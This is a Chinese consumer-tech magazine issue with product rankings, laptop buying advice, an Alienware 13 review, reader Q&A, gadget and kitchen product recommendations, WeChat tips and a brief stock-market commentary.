产品采用了31.5英寸PVA面板,分辨率为2560×1440,可视角度达到了178°/178°,NTSC色域达到了85%,sRGB色域更是达到了120%,基本达到了专业显示器的水准。同时航嘉X3271CK的刷新率达到了144Hz,还支持FreeSync技术,可带来更流畅且无撕裂的画面。显示器还通过OverDriving可以加快液晶分子的响应速度,消除拖影。还有大尺寸1800R曲率的曲面屏带来的沉浸感,无论是玩游戏还是看高清电影都有更好的体验。

可以说无论是画质还是游戏体验,航嘉X3271CK绝对算得上是同类产品中的佼佼者,所以我们授予其2月BestBuy奖。

游戏显示器排行榜

No.1 航嘉 X3271CK	3699元
No.2 AGON II AG272QCX	3799元
No.3 飞利浦328M6FJMB	4599元

Cherry MX Board 8.0RGB侧刻版

参考价格:1779元

Cherry推出的机械轴性能强、手感好,在玩家中有"原厂"之称。在近几年Cherry也开始在机械键盘市场上发力,在MX Board 8.0 RGB的基础上,Cherry在去年底又推出了MX Board 8.0 RGB侧刻版。

由于所有字符全部移到了按键侧面,所以键盘从正面看上去更加简洁美观。除此之外,MX Board 8.0 RGB侧刻版的其他方面则与MX Board 8.0 RGB保持一致:采用87键布局,上盖、底盘等用铝镁合金材料CNC工艺加工而成,背光灯为1650色RGB灯,非常的炫酷。当然,这款键盘有红轴、青轴、黑轴等机械轴可选,无论是手感还是性能都有保障。

这款MX Board 8.0 RGB侧刻版颜值高、手感好,无疑是喜欢侧刻的高端玩家的好选择。

机械键盘排行榜

No.1 CherryMX Board 8.0 RGB侧刻版	1779元
No.2 赛睿Apex M750	1249元
No.3 罗技 G910	1299元

罗技Spotlight

参考价格:799元

纵观市面上现存的演示翻页笔功能都比较简单且同质化严重,罗技Spotlight算是其中的一款创新产品。产品在沿用传统翻页笔设计的基础上,加入了鼠标单击和突出显示功能。按键还能自定义功能设置,可实现包括音量调节、白屏、退出PPT播放、播放时间倒计时等12种扩展功能,其中不少是传统翻页笔无法实现的。

同时罗技Spotlight拥有USB接收器和蓝牙双重连接模式,可以让用户彻底忘记接收器的存在,也不用担心接收器遗失。出色的电源管理模式让用户不用担心设备用时没电,让用户可以更加自信地面对每一次演示操作,不用担心演示翻页笔出现意外情况。虽然799元的价格并不便宜,但是罗技Spotlight确实是目前功能最为齐全且最为易用的演示翻页笔。

演示翻页笔排行榜

No.1 罗技Spotlight	799元
No.2 得力2803	166元
No.3 肯辛通K75233	699元

机箱排行榜

No.1 航嘉GX600H	259元
No.2 鑫谷凡仕F1	299元
No.3 先马黑洞	289元

游戏键盘排行榜

No.1 赛睿Rival 310	379元
No.2 罗技G502	449元
No.3 雷蛇曼巴眼镜蛇TE竞技版	399元

电源排行榜

No.1 航嘉HYPER550	369元
No.2 安钛克Neo Eco 550W	399元
No.3 酷冷至尊GX550	399元

CPU排行榜

No.1 AMD锐龙 5 1400	949元
No.2 AMD 锐龙7 1800X	2599元
No.3 AMD锐龙 5 1600X	1559元

新年开工，**办公笔记本这样挑**

刚刚过去的这个春节是不是还意犹未尽？事实上目前这个时间段也恰好是各个单位招募纳新的时候，也是很多职场老鸟跳槽高升的好时机，而在这个节骨眼上，手里若是自带趁手的办公装备，一定会更讨老板喜爱，今天就来跟大家分享一下买办公本的那些事儿吧。

创业型公司：办公电脑也得够有新鲜感

小米笔记本Pro
5599元

15.6英寸全高清/Core i5 8250U/MX150 2GB/8GB/256GB SSD/Win10

创业意味着什么？或许每个创业者都有自己的答案，但他们希望看到的东西一定有一个共性，那就是新意。所以当你要去创业型企业就职的时候，办公笔记本显然就不能按照叔叔辈那样去选择过于传统的产品，应该更多是考虑一些契合朝气新气象的产品，比如时下热门的国内品牌轻薄本，比如后空翻、拔插变形的二合一等，都是可以让你老板“眼前一亮”的选择。

有着这些属性的品牌其实不少，比如小米Air/Pro、华为MateBook、联想Yoga系列等等，它们除了在产品新鲜度上有足够高的水准之外，也都没有多余的花哨套路，价格相对而言比较亲民，而且这些国内品牌在外形用料设计上也都充分听取了用户需求，品质其实都足够靠谱，因此才值得我们推荐。

政教国企：首选三大品牌正统商用

ThinkPad E480
6399元

14英寸全高清/Core i5 8250U/8GB/RX550 2GB/128GB SSD+1TB HDD/Win10

所谓的三大品牌正统商用就是ThinkPad/联想昭阳、戴尔Latitude/Vostro/Precision、惠普EliteBook/ProBook/ZBook，这些品牌都是在传统商用市场摸爬滚打数十年的老江湖，对于政府机关、教育机构等严肃工作环境来说几乎是标准型选择，大多会为入职工作者配办公电脑，不过对于部分岗位来说还是有选择空间的，其中最为稳妥的就是ThinkPad和联想昭阳，几乎可以不论哪个系列，只要属于这个门类就有很高的认同感了。不过这类笔记本虽然进步了很多，但还会经常出现1366×768分辨率屏版，硬件配置也不一定会更新到最新状态。

如果是需要自己购置此类电脑，且自己平时也还是有一点娱乐需求的话，像ThinkPad就有带GTX显卡的黑侠系列，外形上是一本正经的小黑风格，但还是能玩一些游戏的，有这种需求的话可以选择它。

中大型私企：不必拘泥于笔记本类型

戴尔游匣Master 15
6399元

15.6英寸全高清/Core i5 7300HQ/GTX 1050Ti 4GB/8GB/128GB SSD+1TB/Win10

实际上对于创业型企业来说，这一条也算是适用，因为私企相对而言不那么严肃，即便是类似设计院，也有很多人是在用游戏本工作，因此我们认为并不需要那么严格地去选择传统意义上的商用本（当然，有硬性或默认的规定除外）。而且售后方面，现在即便是家用笔记本很多也有上门服务，即便没有标配也可以通过购买增值服务来实现，像戴尔甚至在购机的时候同时买增值服务还有力度不小的优惠，对于大多数上班族来说包含上门维修、7×24小时电话邮件等服务选项就已经绰绰有余了。

最关键的是这种笔记本很大程度上不仅仅是工作用，特别是当你业余时间有一点游戏需求的话，完全可以买一些外形设计不那么张扬的游戏本来办公，只要不会经常带着笔记本出差，把显卡切换到集显模式下就算是标压处理器游戏本，大多也还是能不插电用上2~3个小时的，应急是足够了。

Alienware 13游戏本**消费者报告**

最便宜的外星人笔记本是哪一款？答案就是Alienware 13，该系列最低配版10000元出头，但只搭载GTX 1050 2GB显存独显，不过多加1000元，就能升级到GTX 1050Ti，而且屏幕素质等方面还有更大进步，不过单单是我一个人说可能会有失公正，那就让三位消费者来讲讲他们对这款名头十足的笔记本有啥看法吧。

值得点赞
- 外形相当吸引眼球
- 机身做工出色
- OLED显示效果好
- 扩展能力优秀
- 售后服务相当靠谱

问题不足
- 2.5kg比较重
- 2GB显存GTX 1050Ti不够看
- C面有一定热量堆积

- 13.3英寸2560×1440触控，OL
- Core i5 7300HQ
- GTX 1050Ti 2GB
- 8GB DDR4-2400
- 256GB NVMe SSD
- Windows 10
- 2年上门+2年意外保护

本机价格 **11999元**

消费者综合评价 **8**

消费者：张缤斌
职业：大学生

这算是我跟我爸软磨硬泡才入手的游戏本了，寝室里最拉轰的存在，哈哈，灯厂之名如雷贯耳，的确是相当吸引眼球的笔记本，好多同学都来围观过，害我多次吃鸡都因为被围观而太紧张，变成落地成盒，也让我每次出门都要把它锁在柜子里，就怕被偷了。机身做工也是相当皮实，应该是我见过最耐用的笔记本了吧，但美中不足是作为13英寸本，Alienware 13的体重完全不输给室友的15英寸本，只能安慰自己“皮实就得厚重”了。

消费者：王沛
职业：私企主管

我平时喜欢玩大型游戏，再加上比较爱面子，所以外星人基本就是我的第一选择，入手这个把月用它玩了一些游戏，其实我不算是一个非要追求极限画质的玩家，但GTX 1050Ti还是2GB显存版确实有点不够使，游匣系列都有4GB显存版，为什么外星人上却没有呢？这一点我百思不得其解……不过Alienware 13我买的是2560×1440分辨率OLED背光版，响应速度是真的快，色彩表现也是没得说，游戏视觉体验确实是相当独特。

消费者：徐勇熙
职业：大学生

其实性能并不是我买Alienware 13的最大理由，虽然它也并不轻巧，但比起其他尺寸外星人来说已经算是很迷你了，最让我意外的是它的接口，左右后三侧密密麻麻的，2个USB3.0，USB3.1 Type-C和雷电3各一，Mini DP、HDMI各一，带有线网卡，音频输入输出，甚至还能继续外接专用扩展坞……而且2年的高级服务再加2年意外保护其他笔记本很难享受到吧？美中不足就是发热量有点大，玩一会儿游戏C面上部就明显有热感了。

编辑点评

不只是性能怪兽

每每提到Alienware，都会有人把它完全定义为一台高配置笔记本，虽然一定程度上这么说没有错，但显然现在的外星人已经不单单是一个靠硬件配置来攻占市场的品牌，Alienware 13就是个好例子，很多人或许会觉得花五位数买GTX 1050Ti属于“信仰充值”，但它作为少有的13.3英寸游戏本，再加上非常皮实耐用而且还自带光环的外形，实用性很高的服务项目，以及“外星人”这三个字的品牌价值，它能成为最好的游戏品牌还是因为有全面的游戏特性，单单以性能来评价它就显得太片面啦！

最近各家都在出新品，牛大叔想说的是：如今的新品不缺性能，但也不缺猫腻。笔记本的性能越来越强，但猫腻反而越来越多了，各种狗血的 COST DOWN，各种奇葩机型层出不穷，所以，大家在购买前一定要关注购机帮你评微信公众号，在后台提问。描述清楚自己的预算、应用（用来干什么）、机型类型和尺寸，以及品牌喜好，牛大叔团队会人工回复你，帮你推荐和抉择。

也请大家把购机帮你评微信公众号推荐给你的同学、朋友，这样你也可以摆脱“帮助购机 = 终身质保参考”的烦恼啦 ^__#。

欢迎扫描左侧二维码关注购机帮你评！

牛大叔购机经验谈

准系统台机是“懒得DIY但又追求个性的玩家”的好选择

放假后，玩游戏的需求暴增，购机帮你评微信后台收到的“买游戏电脑”需求直线上升。其中很多读者也意识到，既然在家里玩游戏，台式机还是更舒适。但很多意向购机者表示：DIY 搞不懂，品牌机略贵，有没有实惠点的省事选择。还真有！

现在电商上，有所谓的 DIY 台式机，比如宁美国度、武极这类，已经把各种 DIY 配件组合成电脑卖给你，价格比 PC 厂商的品牌机便宜。不过，这类产品有点让人“看花眼”，由于搭配组合太多了，很多人表示不太容易选。同时，也有一些个性的玩家希望买大内存、高速 SSD，或者希望要 6TB/8TB 的超大容量硬盘——而这些 DIY 台式机在个性化方面就不那么理想了。

这时，一个好的选择就是“准系统”，比如雷霆世纪这种牌子。它的特点是：只有“基础架构”——处理器、主板、显卡和一个相对基础的 SSD，价格便宜！用户需要自己购买内存和 HDD。为什么不给内存呢？因为这样就不是整机，不用过整机 3C 认证，便宜一些。而且，这也给了用户自己发挥的空间。比如很多用户觉得 8GB 内存太小，需要 16GB 甚至更大容量；又比如有些购机者需要一台处理器和显卡不那么强的配置，但却需要 8TB HDD，这是品牌台式机和 DIY 台式机都无法满足的，而通过“准系统”就非常容易实现。

举两个例子：雷霆世纪的复仇者 V125，采用 i5 7500 处理器、技嘉 B250

主板、GTX1050Ti 4GB 显存显卡和 128GB SSD，价格只要 3799 元，远低于市面上的品牌主机。大家可自己发挥，如购买 16GB 内存和 4TB HDD——既能实现低价，又能发挥个性。另外，雷霆世纪的复仇者 V127，采用 i5 7500 处理器和 GTX 1060 6GB 显存独显，只要 4899 元，吃鸡毫无问题，玩家完全可以搭配更大内存和 HDD。即便你对 SSD 不满意，需要自己换，淘汰的 128GB SSD 成本也不高。总体来说，这种“准系统”的玩法，值得大家持续关注。

高频问题解答

视频编辑，处理器核多优势明显

Q：大学学习，主要做视频编辑，请问什么类型的笔记本合适？同学说 i5 游戏本就足够了，是真的吗？

A：视频编辑主要吃处理器资源。购机的原则是：在你的预算范围内，选择最强处理器的笔记本，显卡只要是最低端的 GTX 级别就好。另外，核心数量尽可能要多。所以，你能够买 i7 就别买 i5，还可考虑 AMD Ryzen 台式机，Ryzen7 1700X+GTX 1050 就是一个好选择，价格相对便宜，但却是 8 核 16 线程，低端的至强处理器机型都不是对手。

从3月开学季开始，现有机型的促销价将创新低

Q：牛叔，要开学了，请问各种笔记本的促销是不是会非常给力呢？

A：今年开学季比较特殊，因为 3 月各个学校开学，4 月份就会出新平台，所以，我们分析今年的开学季会有两个特征：第一是持续的时间会比较长，相当于是从开学季延伸到新品上市促销；第二，是从开学季开始，不少现有机型，尤其是游戏本，促销价格会慢慢创出新低——因为它会给即将到来的新平台游戏本让路。当然，这个过程很可能是缓慢的，循序渐进的，不会是断崖式的垮价，我们之前的文章已经分析过：因为竞争关系，新品不太可能低价入市（除非 AMD 的游戏本新平台同时发布），所以留给现有机型的空间和时间都还是比较足的。

准备前往美国读书，请在美国当地购买戴尔、惠普电脑

Q：准备去美国读书，想买台笔记本带出去，请推荐一款比较好的、可靠的笔记本电脑吧。

A：在这里给大家讲一个常识：美国的电脑类产品比中国便宜不少，而且越是高端的便宜的幅度越大，有些国内卖两万元人民币的电脑美国价格折算人民币只要一万元出头。所以，你要做的是在亚马逊美国网站（www.amazon.com）先选好机型，到美国后购买。当然，具体买什么电脑，你可以向我们咨询，注意描述清楚应用和预算。提醒一点：出于全球联保的考虑，并结合美国市场的特点（包含售后），我们建议购买戴尔或惠普品牌的电脑。

英特尔 760P SSD 是增速好选择，但注意不少机型跑不到 PCI-E x4 速度

Q：最近打算给自己的笔记本买一款 PCI-E 总线的 SSD，来提升整机响应速度，除了 WD 的 SSD，你们还有什么 SSD 推荐吗？

A：以前我们一直推荐西部数据的黑盘，是因为西部数据作为硬盘大厂，质量和售后都有保障——通常送修都是直接换新，妥妥的。现在你还可以考虑另外一个产品，那就是英特尔的 760P，这款 PCI-E M.2 SSD，256GB 款行货在天猫上只要 680 元左右（京东 730 元），连续读写速度分别可以达到 3000MB/s 和 1200MB/s。不过有件事儿你得知道，现在不少笔记本，包含游戏本，其 M.2 插槽速度是达不到 PCI-E x4 的，连续读取成绩会受到一定的影响，只能上 1300MB/s——当然，不那么挑剔地看，也还可以了。

戴尔购机 QA

购机咨询热线　热线电话：4008859895
服务时间：工作日　8:30～18:30　周末及节假日　9:00～17:00

戴尔购机 QA 是戴尔直销专为消费者设立，帮助大家解决选购 PC 产品中遇到的问题，如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等，欢迎大家拨打热线咨询。

戴尔轻薄本三剑客要记牢

Q：打算买轻薄本，感觉戴尔的很不错，预算是 6000 元左右。4799 元的 Vostro 5370 虽然出色，但觉得如果是窄边框就好了。XPS 13 7199 元款非常棒，但又超过我的预算了。有没有“中间选择”啊，有窄边框的。

A：我们正好有一个“中间档”的轻薄本：灵越 7370，该机 1.29kg，全金属机身，窄边框、指纹识别（集成在电源键上）、2×2W 扬声器、HDMI2.0 接口、72% NTSC 色域 IPS 屏，屏幕可以 180° 开启，也有很强的性能释放，其 i5 8250U/8GB/256GB SSD 款在戴尔直销的卖价是 6199 元，完全可以满足你的需求。有用户评价该机是“平价版 XPS 13”，可见该机的实力还是相当出色的。另外，如果你是女生，可以考虑粉色，男生建议银色款。

在这里，我们也提出一个“戴尔轻薄本三剑客”的概念：下有 Vostro 5370、中有灵越 7370、上有 XPS 13（其实 XPS 13 里面还有一个更高端的 2018 款）。它们在各自价格段都有相当大的优势，都算是各自价格段的轻薄本翘楚。这一点我们是非常有自信的，也请大家牢记这三款产品。

Core i7版GTX 1050Ti游匣 Master促销价7099元

Q：最近打算买一台性能强劲点的设计用笔记本，要 i7 处理器，兼顾游戏需求，请问 7000 元预算我能买到的最强配置是什么？

A：我们的 GTX 1050Ti 游戏本游匣 Master 正在促销，i7 款促销价格是 7099 元，相当合算。配置是 i7 7700HQ/8GB/128GB SSD+1TB HDD/GTX 1050Ti 4GB/15.6 英寸 FHD IPS 屏。这是 7000 元左右能够买到的国际品牌最强设计用笔记本，同时 4GB 显存的 GTX 1050Ti 吃鸡也没有问题。

扫码进微店瞅瞅

春节小长假结束,相信很多朋友回到上班生活后都无法专心工作,而且面对今年的年终目标,压力也越来越大。另一方面,学生党也快开学了,想到就压力山大啊……所以,为了排解这些压力,除了找人谈心、海吃海喝,或许还可以这样玩一玩。

年后焦虑症,你可能需要这些小玩意儿

在办公桌上也能玩保龄球

问:如何有逼格地减压?迷你保龄球帮你忙!这套迷你保龄球包含了一个30cm长的木质底座、十个超迷你保龄球瓶和一颗金属弹珠。玩的时候,只需要把保龄球瓶整齐地摆放在底座上,再把弹珠放在发射座上就可以了。你还可以调节发射座的角度和轨道的长度,等到觉得合适时就可以把弹珠弹出去啦,因为底座上设计有一块挡板,侧面有两道防滚落凹槽,所以也不用担心会把保龄球打得到处都是啦。

平时放一套在办公桌或是学习桌上,当觉得压力非常大时,就可以把所有的压力、烦恼想象成保龄球,小钢珠撞过去通通飞走有没有!不仅趣味性一流,平时不玩的时候当个摆设也能让桌子格调满满,无聊时也能和同学朋友来一场保龄球大战哦,看看谁的命中率更高。

手机淘宝扫一扫
go.icpcw.com/blq.htm

能闯关的掌上游戏盒

如果说桌面保龄球需要思考用哪种角度,命中率才会高,那接下来这款平衡游戏盒就算是又要动脑又要动手的了。远远看去,很多人会觉得只是一个透明盒子,但其实里面有各种钢珠和不规则的空洞、迷宫。玩的时候,就需要你们用机智的小脑袋瓜想出最优路线,把小钢珠们移到应该待的位置上去啦。话说小编想到了小时候玩的那款神机——在水里摁圈圈套进杆子上去,其实这款游戏盒原理就和它差不多。

另外,这样一套包含了10款游戏盒,每款盒子里面的游戏设置都不一样,而且游戏盒还分为了初级、中级、高级三种难度。平时放几个在包里或是在桌上,无聊时就可以上手玩玩打发时间,还能考验你的耐力和平衡力。是不是觉得有种打怪闯关的感觉啊。

手机淘宝扫一扫
go.icpcw.com/yxh.htm

又吸又吐的恶心萌

终于说到在这几款玩具中小编最喜欢的懒蛋蛋了!话说这款也算是前前前网红玩具了,正常的时候看起超级可爱,又黄又软,但是玩起来的话就不一样了……

玩具包含了懒蛋蛋的主体和它的"呕吐物"蛋黄液,蛋黄液摸起来会觉得非常稀,像水但又不是水,嗯……的确呕吐物都是这样。玩的时候,只需要把蛋黄液倒出来放在桌面上,接着懒蛋蛋的嘴对准蛋黄液,挤压后再放手就可以把蛋黄液吸进去啦,再捏的话就又会流出来。而且有时候还会发生不能一次性吸完的情况,就像图片中的那样,再配上懒蛋蛋的表情,完全就是恶心又带感啊!发闷的时候捏一捏,看着它把蛋黄液吐出来又吸进去,完全停不下来啊(然而看着它就想吃流沙包了怎么破)。

手机淘宝扫一扫
go.icpcw.com/ldd.htm

泡泡纸都不够你捏啦

很多朋友在压力大的时候可能就喜欢捏泡泡纸或者是疯狂按东西,小编也是这样,每次都要把快递盒的泡泡膜蹂躏一把才开心。总的来说,就是手上必须得有点东西才行。但现在,这款手柄就把所有能解压的手上玩法集合在了一起,比如摇杆、按钮、摩擦石等等,能满足所有焦虑党的需求。

其中小编最喜欢的是按钮和开关两部分,喜欢按笔的朋友一定不要错过这两个玩法!按钮包含两个有声和两个静音按钮,喜欢有声的朋友按起来绝对超爽的。开关的玩法也是同样的操作,咔嗒咔嗒的声音可以听到海枯石烂!除此之外,还有转起来就停不下来的旋转拨盘、可以无限摩擦的按摩滚轴、一秒体验童年玩具弹枪弹射的弹簧拨片等等。转笔和捏方便面的时代终于可以过去了有没有。

手机淘宝扫一扫
go.icpcw.com/jysb.htm

能跳起来的橡皮泥

接下来是一款不一样的橡皮泥,说到橡皮泥呢,小编一直不太喜欢,觉得黏黏糊糊的。后来终于有人设计出了这款不粘手的益智类橡皮泥,这个系列的橡皮泥分为两类:感温款和夜光款。简单来说,感温款就是会变色的橡皮泥,比如,当橡皮泥感受到温度的变化时,会从原本的黄色变为红色。所以当把橡皮泥放进热水里或上手玩的时候,就会变成两种颜色的混色款。夜光款就更好理解了,就是会发光的橡皮泥,厉害吧!当你用灯光照射橡皮泥时,橡皮泥会吸收光源,再把它放到黑暗的地方,就可以看见一块发光的橡皮泥。

另外,小编在前面说过这款橡皮泥不会粘手,就是因为采用了新型的塑胶泥,所以把它捏出形状后,就可以让它弹跳起来,就像玩小皮球一样。

手机淘宝扫一扫
go.icpcw.com/xpn.htm

老编:就知道玩玩玩,要学习!

嗯……你没看错,最后一款产品是电子书,就是因为老编觉得全部推荐玩具不太好,所以让小编放几本电子书在这里(小编……)。

首先,这几本电子书需要在Kindle上看,没有Kindle的朋友,也可以在手机里面免费下载Kindle的APP阅读。接着重点来啦,最近亚马逊在做科技类电子书的活动,只要三折,通通三折!购买时,先用能扫描二维码的软件扫描右边的二维码,然后登录你的亚马逊账户,点击购买后输入"CSBOOKS"的兑换码,就能享受三折优惠啦(活动时间只持续到2月28号哦,爱学习的朋友手速一定要快啊)。另外,能享受三折优惠的电子书一共有五本,内容都是时下最火的人工智能、编程学习等相关话题,具体的大家可以扫描二维码进去后查看详情。

go.icpcw.com/dzs.htm
1.亚马逊手机客户端,选条码扫描
2.淘宝或微信等客户端,扫码后在当前页面选购物车并登录亚马逊账号

二手电子产品究竟能用多久？小编告诉你答案

不少小伙伴在我们店选购二手手机或者电脑的时候，总会问一个问题：二手手机、电脑还能用多久？那么小编今天就从寿命和性能这两大方面和大家探讨一下，二手电子产品究竟能用多久。

如何才能把一个电子产品用坏？

对于电子产品的寿命问题，小编一直有不少的感想。就拿小编自己举例，作为一个数码控，我从初中开始使用诺基亚的直板手机，到后来换成摩托罗拉的翻盖，再到后来的第一部智能手机联想乐 Phone3G W100，之后是华为、LG、魅族、锤子……PC 方面有最初家里购置的品牌机，后来自己购买的笔记本电脑、组装机，以及给电脑升级和配套的各种配件。

这些东西，无论是手机还是电脑，除了那部联想乐 Phone3G W100 被自己刷机刷成了砖头之外，都没有损坏。

小编想表示的就是，现在的电子产品，只要是大牌子的，质量真心很好，大家完全不用担心其寿命问题。我们编辑部的一位老编，一台看起来旧旧的 Thinkpad 用了十年，到现在都还没坏。当然这与个人的使用习惯以及产品的做工和品控有关，毕竟 Thinkpad 的质量确实还是很不错。但就一般情况来说，无论是手机还是电脑，只要你使用习惯良好，不摔不撞、不乱搞，用个六七年是完全没问题的。就算二手的被用过两三年，你再买回去，保守估计也能用个三五年。

质量是一方面，那么性能呢？

电子产品不像衣服或者别的生活用品，是有“性能”这个属性的。就算一台电脑或者一部手机在功能和质量上都没有问题，但它们的性能已经跑不动当前主流的软件了，甚至打开个“QQ”都费劲，那也算不上“可用”。

对于电脑来说，无论是台式机还是笔记本，我们其实并不需要怎么担心这个问题，因为电脑的配置是可选、可升级的。机械硬盘太老了，读取和写入都太慢了？换！CPU 太老了，频率太低了？买更好的！内存太小了，不够了？加！

对于手机来说，确实配置的更新迭代比电脑要快得多。但新机的更换频率也高呀，一部新机的更换频率一般是 1~2 年一次，用得久一点的也就 2~3 年。这样看起来买二手手机的会坑，但仔细一想，你花同样的钱，就可以买到去年或者前两年的旗舰，那性能可比用同样的钱能买到的新机强多了。就算是性能过时，也是同价位的新手机先过时。

对于二手单反来说，这更不是问题。事实上不少器材党特别喜欢一些经典的老机器，因为用着顺手，成像也并不会比新的差。如果是新手学习或者练手的话，更应该从性价比的角度出发，不要担心它不够专业，即使是最差的一台单反，专业人士拍出来也会比手机好得多。所以单反几乎没有性能落后的问题，且单反的使用寿命比手机电脑还要长，哪怕你的技术达到了一定的境界，需要升级设备的时候，换些专业一点的镜头基本就能满足你所有的需求。

电子产品该如何“保养”？

虽说电子产品的预计寿命都很长，但日常的维护还是很有必要的。台式机和笔记本电脑，小编都建议根据工作环境 1~3 个月拆开清一下灰，一来是为了防止灰尘堵住散热口，二来是预防灰尘堆积在风扇上造成噪声和风扇本身的损耗。

对于手机来说，尽量不要去温度异常或者沙尘很多的地方，虽然手机都设计得很好看，但最好还是戴个壳子。无论是 Windows 系统还是手机的 Android 系统，小编都建议半年或者一年重装或者重置一下系统。至于各路清理大师和安全管家之类的，仁者见仁智者见智吧，总之小编是不用……

不过二手的水也确实是深，自行购买的话一定要选择靠谱的商家。就如我们电脑报官方商城二手专区的二手手机、电脑、相机等，都有专业的编辑工程师检测，总之就是安心。

电脑报官方企业店
cpcwi.taobao.com
手机淘宝扫一扫

不用电、不用气，也能做出超好吃的美食

天气冷起来后，每天晚上小编回家后都想直接钻到被窝里去，做菜什么的完全不在考虑范围之内好吗！要是实在饿得不行，就直接找点零食吃啦，总之就是能不动手就不动手……所以前段时间肠胃就变得有点不好了，严重怀疑是吃饭不规律导致的！所以给母上大人抱怨了一番后，她给小编推荐了一款焖烧杯，简直就是单身狗、独居人士、懒癌患者的福音啊。

学生党、上班族首选

说到焖烧杯，喜欢做饭的朋友肯定听说过，但要是像小编这种完全没有动手能力的人，可能就不知所云了。焖烧杯是什么呢？顾名思义，就是把食物（特别是汤类）放入杯中，然后注入滚烫的开水，接着把盖子盖起来闷几小时，借助杯子保温的功能，就能使食物在近似于开水的温度中闷熟。由于焖烧杯采用了真空夹层，所以能阻断热力的传递，银色的杯胆还能反射热水的辐射，所以热量的损耗很低。

因此，焖烧杯不仅可以煲、炖、焖、烧、保温、保冷，而且焖的过程不蒸发、节能环保，能最大程度保全食物的营养。无须守侯、便于携带的优点非常适合宝妈、学生党以及早出晚归的工作狂魔，比如平时需要带餐送餐到学校或是没时间做饭但又想吃热腾腾的自家饭菜时，焖烧杯就可以派上用场啦。甚至一家人出门游玩时，也可以带上一两杯焖好的食物，非常方便。

焖粥、汤、饭都不在话下

既然焖烧杯可以用来焖些简单的饭菜，那么到底可以做哪些好吃的呢？小编亲测半个月后给你们筛选出了这三种做法。首先，无论是想焖什么食物，使用前都需要往杯中倒入适量的热水预热几分钟，才能保证焖烧得更好哦。

No.1：焖粥。第一种做法呢，肯定就是最简单的焖粥啦。只需要把食材洗干净后和热开水一起倒入杯中，拧紧盖子等三小时左右就行了，可以根据自己喜欢的口感决定加入水的多少，小编就喜欢喝稠一点的粥。

No.2：焖鸡蛋。对，就是焖水煮蛋，只需要把生鸡蛋和开水一起放入杯中，拧紧盖子后依然等 2~3 小时就可以啦。不过这种做法对于喜欢吃半熟蛋的朋友来说操作时间会很难控制（还好小编不挑食）。

No.3：焖汤。这种做法是难度最高的，因为涉及的食材实在是太太太多了。难煮熟的食材还是需要提前做好才能倒进焖烧杯里，特别是肉类。但如果只吃素，那就一股脑倒进去吧。

除了上述这三种做法，还可以焖饭、焖面等等，可以根据不同的食物选择焖的时间长短。焖烧杯的使用精髓呢，就是各种食材随你搭配，真正意义上的“开盖即食”，对于出门旅行或者早上起不来的人来说简直就是太棒了。另外，出焖烧杯的品牌也有很多，贵一点的就有膳魔师、虎牌、象印等，但出于关税、购买渠道等原因，价格比较高。所以小编根据性价比还是选择了这款国牌 OPUS 的焖烧杯，不仅价格很亲民，平时焖点一般的食物完全也可以胜任。

74元
（领券减 5 元）
go.icpcw.com/OPUS.htm
手机淘宝扫一扫

你不知道的微信玩法

微信是当前最热的移动 APP,人人都在用,人人也会用,不过你真的玩转微信了吗?其实,除了常用功能,微信还有许多实用的功能以及鲜为人知的技巧,如果你精通了这些,不但可以提高效率,还可以在朋友、同事面前化身高手哟!

第一期:文件分享√ 第二期:玩转朋友圈√ 第三期:数据保存√ 第四期:必备小程序√ 第五期:用好微信群√ 第六期:看谁拉黑了你√ 第七期:用好收藏功能√ 第八期:藏得很深的功能√ 第九期:如何在微信中理财√ 第十期:试试趣味功能√ 第十一期:商圈轻松游√ 第十二期:轻松搞怪×

请关注董师傅微博

想了解更多的网络技巧,想追踪董师傅的最新研究成果,不妨关注董师傅的微博。如果有个人上网的心得体会,也可以跟董师傅在线交流。此外,还可以加入电脑报读者交流群:63357672,入群暗号:陈邓新。

商圈轻松一日游

在商圈游玩只要用微信支付就好?其实,如果用好微信,就会发现游玩更轻松,事先就会避开太拥挤的商圈,再也不会忘记自己的车停在哪儿,吃饭开发票更为简单!

城市热力图

不同商圈、同一个商圈不同时刻人流量是不一样的,而有的人喜欢清静、有的人喜欢热闹,掌握人流信息后再做决定也不迟。在微信底部点击“我”,选择“钱包”,在钱包页面中的“腾讯服务”下点击“城市服务”,进入城市服务界面后定位到“交通出行”,点击“拥堵查询”,再点击“城市热力图”,弹出一个提示要获取地理位置,点击“是”即可。

之后,就可以输入商圈或者大商场的名称,查看人流量了。绿色代表人稀少,红色代表拥挤,大家根据颜色就可以判断人多人少了,再选择一个适合自己的地方去玩,对了还可以顺带查查周围的交通是不是拥堵的——一般人去熟悉的地方不会查导航,而在微信中可以顺带查一下。这个功能的原理是通过每个用户的手机连接信号再加上匹配的实时地理位置记录客观地反映一个位置某一时间段的手机信号数量,也就是人流量,由于是匿名传输数据,不涉及隐私,大家可以放心用。

发票小助手

在商圈吃饭难免要开发票,要么给自己开要么给朋友开,大家是怎么保存开票信息的呢?保存成为一张图?还是添加到人名的备注信息中?其实还有一个更简单的方法,使用发票小助手。在微信底部点击“发现”,选择“小程序”,在弹出窗口中输入“发票小助手”,进入发票小助手小程序后,可以看到一个极速开票界面,输入单位名称、单位税号、单位地址、电话号码、开户银行和银行账号后,点击“提交”即可保存信息,今后只需要进入小程序,再直接给收银柜台的人看即可。

多说一句,有的收银柜台贴了提交发票信息的二维码,通过微信扫描二维码,商户端即可收到信息并一键导入到开票软件中快速开出发票。另外还可以关注“腾讯我的车”小程序,它可以自动记录停车位置,还可以给好友共享停车位置方便寻找,也是在商圈游玩一个挺实用的功能。

理财学院 欢迎大家加入电脑报理财群:329789299,验证码:理财之家。

畅想春季行情

@董师傅

这两个月行情是冰火两重天,不少人由乐观转为悲观,嗯,不管行情多么差,每年的春季都有行情,俗称春季行情。在今年的春季行情中,我们应该如何操作呢?是继续买蓝筹股,还是布局成长股呢?下面,让我们畅想一下!

在春季行情中,蓝筹股的表现应该比较稳健,少数前期未上涨的股票存在补涨的可能,重点关注银行和基建。自从地产股飞了之后,股市还没有估值修复的板块就只剩下银行了,虽然有部分银行股涨势不错,但大部分银行股是处于极度低估的水平,增量资金进来如果不想去抬轿的话,就只剩下银行股可以长线布局了。重点关注滞涨的兴业银行、浦发银行,当然如果要抓龙头还是招商银行,虽然招商银行涨了很多,但资本对它的基本面共识是最高的,当前估值也不贵。另外,还可以关注中国建筑,也是一只滞涨的股票,近期走势比较类似保利地产之前的状态。

